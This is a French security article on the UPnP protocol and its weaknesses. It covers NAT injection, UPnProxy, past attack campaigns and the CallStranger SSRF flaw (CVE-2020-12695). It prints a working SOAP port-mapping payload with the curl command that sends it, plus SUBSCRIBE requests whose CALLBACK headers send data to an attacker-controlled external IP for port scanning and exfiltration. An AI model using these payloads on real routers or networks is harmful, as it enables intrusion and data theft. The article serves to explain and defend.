> UPnP et CallStranger

Le protocole UPnP est depuis longtemps connu pour la facilité d'utilisation qu'il procure, mais également pour ses défauts de sécurité. Au travers de cet article, nous tenterons de refaire le point sur l'utilité et le fonctionnement de ce protocole puis nous analyserons la faille CallStranger qui a fait l'actualité en 2020

Par Arnaud LAGADEC et Jules WERMEISTER

> Le protocole UPnP

Un peu d'histoire

Le protocole UPnP a été créé en 1999. Son nom Universal Plug and Play fait référence à sa facilité d'utilisation et à la grande variété d'équipements sur laquelle il est implémenté (ordinateurs, routeurs, imprimantes, téléviseurs, caméras).

Ce protocole permet de connecter des équipements sur un réseau interne de manière transparente pour un utilisateur. Il va ainsi permettre aux appareils d'un réseau local de découvrir et de communiquer, sans installation ni configuration préalable.

Le désavantage de cette transparence et de cette praticité est qu'aucune notion de sécurité n'a été implémentée. En effet, aucun mécanisme d'authentification n'est présent au sein du protocole, censé être utilisé seulement au sein d'un réseau privé et personnel.

Cependant, le constat est aujourd'hui tout autre : près de 6 millions d'équipements exposeraient un service UPnP directement sur Internet.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Fonctionnement par un cas concret : Gerbera

L'étude du fonctionnement du protocole UPnP est présentée ici par un cas concret : l'ajout d'un appareil UPnP sur un réseau interne. Dans notre exemple, nous connecterons un serveur de média Gerbera.

La communication après la connexion physique sur le réseau s'effectue en cinq étapes.





Schéma des communications UPnP

Adressage
Afin d'établir des communications en UPnP, la première étape est la suivante : les clients et les appareils doivent obtenir une adresse IP, ce qui est réalisé avec le protocole DHCP si un serveur DHCP est présent.

Découverte
La découverte est la deuxième étape du protocole et repose sur l'utilisation du protocole SSDP (Simple Service Discovery Protocol) qui repose sur HTTP sur UDP.

L'appareil notifie sa présence en envoyant des requêtes SSDP Notify sur l'adresse de multicast via le port UDP/1900. Cette requête contient un en-tête Location pointant vers un fichier XML décrivant la liste des services exposés par le serveur Gerbera, qui pourra ainsi être récupérée par tous les équipements.




Requête NOTIFY envoyée par le serveur UPnP

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Par ailleurs, l'appareil ou les clients UPnP peuvent envoyer une requête SSDP M-Search sur l'adresse de multicast, à laquelle les appareils UPnP présents sur le réseau vont répondre. La réponse contient aussi un en-tête Location qui indiquera l'URL permettant aux clients d'accéder à la liste des services exposés par l'appareil.

Description

La description de tous les services exposés est donc accessible via une URL (obtenue dans l'en-tête Location lors de la découverte).



Fichier XML de description

Contrôle

Les services exposés permettent maintenant à des clients d'être utilisés. Pour la plupart, ces services permettent de fournir une information ou de provoquer une action. Dans les deux cas, le client devra simplement envoyer une requête SOAP (Simple Object Access Protocol) ne nécessitant aucune authentification.

Évènement

La description de l'appareil UPnP peut également contenir des variables décrivant le statut de l'appareil. L'appareil publie des mises à jour lors du changement de ses variables, qui sont des évènements, auxquels les clients peuvent s'abonner.

L'abonnement à un événement par un client se fait par l'envoi d'une requête HTTP Notify à l'appareil. Le client fournit un identifiant d'évènement, et une adresse URL vers laquelle envoyer les notifications, l'en-tête Callback. C'est un manque de contrôle sur cet en-tête qui est à l'origine de la vulnérabilité CallStranger.

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Le procotole UPnP, pratique, mais vulnérable par défaut

UPnP est, par nature, un protocole non sécurisé et, par conséquent, un protocole vulnérable. La raison est simple : il a été pensé pour une utilisation facile et rapide sur un réseau privé. Cependant, les pirates cherchent souvent à détourner les technologies de leurs fonctions originelles. De plus, certains fabricants d'équipements supportant UPnP (routeurs, consoles, imprimantes…) activent le service par défaut. Enfin, la plupart des équipements utilisant UPnP (imprimantes, objets IoT, etc.) ne disposent pas de mises à jour de sécurité fréquentes.

Pour toutes ces raisons, les attaques exploitant les faiblesses d'UPnP sont nombreuses et variées : Botnet, DDoS, distribution de malware, etc.

L'une des fonctionnalités principales offertes par UPnP est de faciliter l'ouverture de ports sur Internet. Cela permet, par exemple, à deux consoles Xbox de se connecter de manière directe, sans passer par un serveur tiers ou d'assurer les communications en temps réel (voix sur IP).

« UPnP est, par nature, un protocole non sécurisé et, par conséquent, un protocole vulnérable. La raison est simple : il a été pensé pour une utilisation facile et rapide sur un réseau privé. »

Certaines plateformes de jeux vidéo nécessitent l'activation d'UPnP pour fonctionner correctement. Toutes ces opérations techniques, paraissant inaccessibles pour de nombreux utilisateurs, se passent de manière discrète et transparente.

Les routeurs sont donc au centre des problèmes de sécurité liés à UPnP puisqu'ils sont responsables de l'ouverture de ports sur Internet. Par conséquent, ils sont la cible principale des attaquants. L'une des attaques les plus courantes sur le protocole est l'injection NAT. Le principe de cette attaque est d'utiliser le protocole UPnP pour ajouter une entrée dans la table NAT d'un routeur exposé sur Internet. Il est alors possible d'exposer sur Internet des machines internes situées derrière le routeur.

Injection NAT et UPnProxy

L'envoi d'une requête SSDP M-SEARCH ou l'écoute d'une requête Notify permet d'obtenir les informations nécessaires au lancement de l'attaque : l'adresse IP interne du routeur, le port associé au service UPnP et l'URL permettant d'accéder au fichier XML contenant le descriptif de l'équipement (entête *Location*).

Lorsque que le routeur est vulnérable, une payload peut être créée afin d'injecter une entrée NAT malveillante au sein du routeur. Le fichier XML/SOAP ci-dessous permet de créer une injection exposant le port 80 interne du routeur sur Internet sur le port 5555.

```
$ cat SOAP_NAT.xml
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schema.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelopes/">
  <s:Body>
    <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:services:WANIPConnections:1">
        <NewRemoteHost></NewRemoteHost>
        <NewExternalPort>5555</NewExternalPort>
        <NewInternalClient>192.168.0.1</NewInternalClient>
        <NewInternalPort>80</NewInternalPort>
        <NewProtocol>TCP</NewProtocol>
        <NewPortMappingDescription>i_want_admin</NewPortMappingDescription>
        <NewLeaseDuration>10</NewLeaseDuration>
        <NewEnabled>1</NewEnabled>
    </u:AddPortMapping>
  </s:Body>
</s:Envelope>
```


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Une requête HTTP POST spécifiquement conçue permet d'envoyer la payload SOAP en paramètre vers l'URL précédemment divulguée dans le fichier XML de description.

```
curl -v \
 -X 'POST' \
 -H 'Content-Type: text/xml; charset="utf-8"' \
 -H 'Connection: close' \
 -H 'SOAPAction: "urn:schemas-upnp-org:services:WANIPConnections:1
 #AddPortMapping"' \
 --data @SOAP_NAT.xml \
 "http://X.X.X.X:52869/upnp/control/WANIPConnection"
```

Le serveur (ici le routeur) répond par un 200 OK indiquant que la requête de l'attaquant a été prise en compte. Le routeur a donc été forcé d'ouvrir un port (en l'occurrence le port 5555) sur Internet permettant à un attaquant d'accéder à l'interface d'administration du routeur.
Cela pose donc un problème de sécurité important car beaucoup de routeurs utilisent des identifiants de connexion par défaut. L'attaquant pourrait ainsi prendre le contrôle du routeur à distance.
Par extension de l'injection NAT, une autre attaque utilisant le même procédé se nomme UPnProxy. En effet, au lieu d'injecter une entrée NAT pointant vers une adresse IP interne, l'injection Proxy pointe vers une adresse IP externe, à l'image d'un serveur proxy. Un attaquant peut alors utiliser le routeur compromis pour transmettre les requêtes vers cette adresse IP externe.

Des séries d'attaques tirant parti du protocole UPnP

Selon un rapport d'Akamai publié en 2018 [2], environ 300 000 équipements exposés sur Internet étaient vulnérables à des injections NAT. Sur ces systèmes, près de 15% d'entre eux contenaient des injections NAT. Des groupes d'attaquants utilisent ces routeurs Proxy pour dissimuler du phishing, des attaques DDoS, des spams et du trafic venant de fraude au clic, derrière des adresses IP légitimes.

Une campagne d'attaques nommée EternalSilence a été détectée en 2018. Cette dernière s'est appuyée sur les injections NAT via UPnP pour cibler les machines utilisant des clients Windows SMB et Linux Samba sur les ports 145 et 449. Cette campagne tient son nom de l'utilisation des tristement célèbres exploits EternalBlue (CVE-2017-0144) et EternalRed (CVE-2017-7494) pour compromettre les machines vulnérables sur des réseaux LAN.

Le botnet Satori, connu comme le successeur de Mirai, est devenu très célèbre pour exploiter 2 vulnérabilités sur des implémentations du protocole UPnP [3]. Référencées CVE-2014-8361 et CVE-2017–17215, ces vulnérabilités affectent respectivement Realtek SDK et les routeurs Huawei HG532. Ces failles de sécurité permettaient d'exécuter du code arbitraire à distance via l'envoi d'une requête HTTP spécifiquement conçue. Le botnet Satori ciblait plus particulièrement des objets IoT vulnérables exposés sur Internet.

En décembre 2017, le malware aurait compromis plus de 280 000 équipements en moins de 12 heures.

En 2019, 2 chaînes Youtube sont au coude à coude pour la première place sur la plateforme : le suédois PewdiePie et le label indien T-series. Des pirates ont réalisé des attaques plutôt « créatives » afin de promouvoir le youtubeur PewdiePie. En effet, ils ont exploité les manquements de sécurité du protocole UPnP pour diffuser des vidéos de promotion via des Google Chromecast exposés sur Internet [3]. Les pirates ont par la suite diffusé des messages de « sensibilisation » en incitant les utilisateurs à désactiver UPnP sur leurs routeurs.

Les attaques sur le protocole UPnP existent depuis sa création. La vulnérabilité CallStranger est unique car elle n'affecte pas une seule implémentation spécifique du protocole, mais plusieurs dizaines, affectant des milliards d'objets connectés et la rendant très difficile à corriger.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Analyse de la vulnérabilité CallStranger

SSRF + UPnP = CallStranger

Le 8 juin 2020, une vulnérabilité résidant dans le protocole UPnP a été publiée par le chercheur turc Yunus Çadirci. Cette dernière affecterait plusieurs milliards d'appareils de l'Internet des objets (IoT). Référencée CVE-2020-12695 par le MITRE, la vulnérabilité est fréquemment désignée par le nom CallStranger.

Géré par la fondation OCF (Open Connectivity Foundation), le protocole UPnP est implémenté différemment selon les produits et les constructeurs. Chaque éditeur pouvant associer une CVE spécifique pour ses produits et implémentations, le chercheur préfère désigner cette vulnérabilité par CallStranger plutôt que par sa référence CVE. L'OCF a rapidement corrigé la vulnérabilité, mais les constructeurs doivent individuellement déployer des correctifs sur tous leurs produits.

CallStranger est causée par une erreur dans la fonction UPnP SUBSCRIBE permettant à un attaquant d'effectuer une attaque de type SSRF. Une attaque SSRF permet de détourner une fonctionnalité applicative légitime afin de lui faire effectuer des requêtes arbitraires (afin d'en extraire des fichiers ou de trouver des services actifs par exemple).

La vulnérabilité réside dans le paramètre Callback situé dans l'entête d'une requête UPnP SUBSCRIBE. Ce paramètre peut être modifié par un attaquant à des fins malveillantes.
L'exploitation de CallStranger permet de réaliser 3 actions majeures :

- Contournement des dispositifs de sécurité afin d'exfiltrer les données ;
- Utilisation de millions d'appareils UPnP exposés sur Internet afin de réaliser des attaques de déni de service distribué ;
- Scan du réseau interne sur lequel est installé l'équipement exposant un service UPnP.

Le paramètre Callback

La requête pour souscrire à un événement UPnP est la suivante d'après l'Open Connectivity Foundation, qui est en charge des spécifications du protocole :

```
SUBSCRIBE publisher path HTTP/1.1
HOST: publisher host:publisher port
USER-AGENT: OS/versionUPnP/1.1 product/version
CALLBACK: <delivery URL>
NT: upnp:event
TIMEOUT: Second-requested subscription duration

```

Requête de souscription

Avant la correction par l'OCF en avril 2020, la documentation du protocole ne spécifiait aucune vérification à effectuer sur l'en-tête Callback.

CALLBACK

Required. Location to send event messages to. Defined by UPnP vendor. If there is more than one URL, when the service sends events, it will try these URLs in order until one succeeds. One or more URLs each enclosed by angle brackets ("<" and ">"). Each URL shall be an HTTP over TCP URL (prefixed by "http://"). The device shall not truncate this URL in any way; if insufficient memory is available to store the entire CALLBACK URL, the device must reject the subscription.

Documentation de l'OCF sur l'en-tête CALLBACK

Ce manque de vérification permet à un attaquant de fournir une adresse IP externe, ou une URL pointant vers une machine externe, forçant ainsi l'appareil UPnP à effectuer une requête vers ce serveur.

« CallStranger est causée par une erreur dans la fonction UPnP SUBSCRIBE permettant à un attaquant d'effectuer une attaque de type SSRF. La vulnérabilité réside dans le paramètre Callback situé dans l'entête d'une requête UPnP SUBSCRIBE »

Ce type de vulnérabilité est couramment appelé Server Side Request Forgery (SSRF). Les risques concernant les applications vulnérables à celle-ci sont l'accès à des données au sein de l'organisation, soit sur le serveur vulnérable lui-même, soit sur d'autres systèmes avec lesquels l'application peut communiquer. Dans certaines situations, les failles SSRF peuvent permettre à un attaquant d'exécuter des commandes arbitraires.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La vulnérabilité CallStranger peut être qualifiée de Blind SSRF. En effet, l'attaquant ne reçoit pas directement de retours par l'appareil UPnP sur le résultat de sa requête, que ce soit le code de retour, ou la réponse directement.

La vulnérabilité CallStranger permet trois scénarios principaux d'attaques, qui sont décrits dans cette partie.

Énumération de ports


Le contexte de ce scénario est un attaquant découvrant un équipement UPnP ayant un port ouvert sur Internet et qui souhaiterait obtenir des informations sur le réseau local de cet équipement.

Afin de pouvoir exploiter la vulnérabilité CallStranger pour réaliser cette action, l'attaquant va utiliser la possibilité d'ajouter plusieurs en-têtes Callback au sein d'une même requête SUBSCRIBE :

```
1 SUBSCRIBE publisher path HTTP/1.1
2 HOST: publisher host:publisher port
3 USER-AGENT: OS/versionUPnP/1.1product/version
4 CALLBACK: <http://IP_INTERNE:portx>
5 CALLBACK: <http://IP_EXTERNE/portx_not_open_for_IP_INTERNE>
6 NT: upnp:event
7 TIMEOUT: Second-requested subscription duration
```

Ajout de plusieurs en-têtes Callback


On utilise la possibilité d'avoir plusieurs en-têtes Callback au sein d'une même requête SUBSCRIBE : si le port est ouvert pour la première IP, la deuxième URL ne sera pas appelée, alors que si le port est fermé, la deuxième URL de Callback sera appelée. En automatisant ce comportement, il est alors possible d'énumérer les ports ouverts d'un hôte.



Énumération de ports à travers la vulnérabilité CallStranger

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Avec un script Python, un attaquant peut ainsi générer ces requêtes SUBSCRIBE contenant les deux URL de Callback.



Scan de ports avec un script Python à travers la vulnérabilité CallStranger

L'appareil UPnP va alors contacter le serveur contrôlé par l'attaquant pour chaque requête lorsque le port est fermé, et ne le contactera pas si le port est ouvert.

Résultats du scan de ports à travers la vulnérabilité CallStranger

En analysant les journaux du serveur qu'il contrôle et qu'il a mentionné dans l'en-tête de Callback, l'attaquant peut ainsi obtenir les ports ouverts sur des IP internes au réseau de l'appareil UPnP exposé.

Exfiltration de données

Le contexte du scénario d'exfiltration de données est un attaquant situé sur un réseau interne et ne pouvant exfiltrer des données qu'il aurait récupérées (ex.: pas d'accès internet à cause d'un pare-feu), et pouvant accéder à un équipement UPnP sur son réseau exposant un port UPnP et qui lui aurait un accès à Internet.

L'attaquant va donc utiliser le même principe pour exfiltrer des données via cet équipement et le protocole UPnP.
Ici, le manque de contrôle sur l'URL de Callback permet de fournir une IP externe, contrôlée par l'attaquant, et des données à exfiltrer dans la route de l'URL.

```
1 SUBSCRIBE publisher path HTTP/1.1
2 HOST: publisher host:publisher port
3 USER-AGENT: OS/versionUPnP/1.1product/version
4 CALLBACK: <http://IP_EXTERNE/donnees_a_exfiltrer>
5 NT: upnp:event
6 TIMEOUT: Second-requested subscription duration
```


Exfiltration de données toujours via le paramètre Callback

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

L'attaquant écoutant sur l'IP externe peut ainsi récupérer les données exfiltrées.
L'attaquant commence ainsi par encoder les données à exfiltrer afin qu'elles soient transférables dans la route de la requête NOTIFY.


Encodage des données à exfiltrer en Base64

Ensuite, une requête SUBSCRIBE est conçue contenant l'en-tête CALLBACK avec une URL externe contrôlée par l'attaquant, et les données précédemment encodées en Base64.



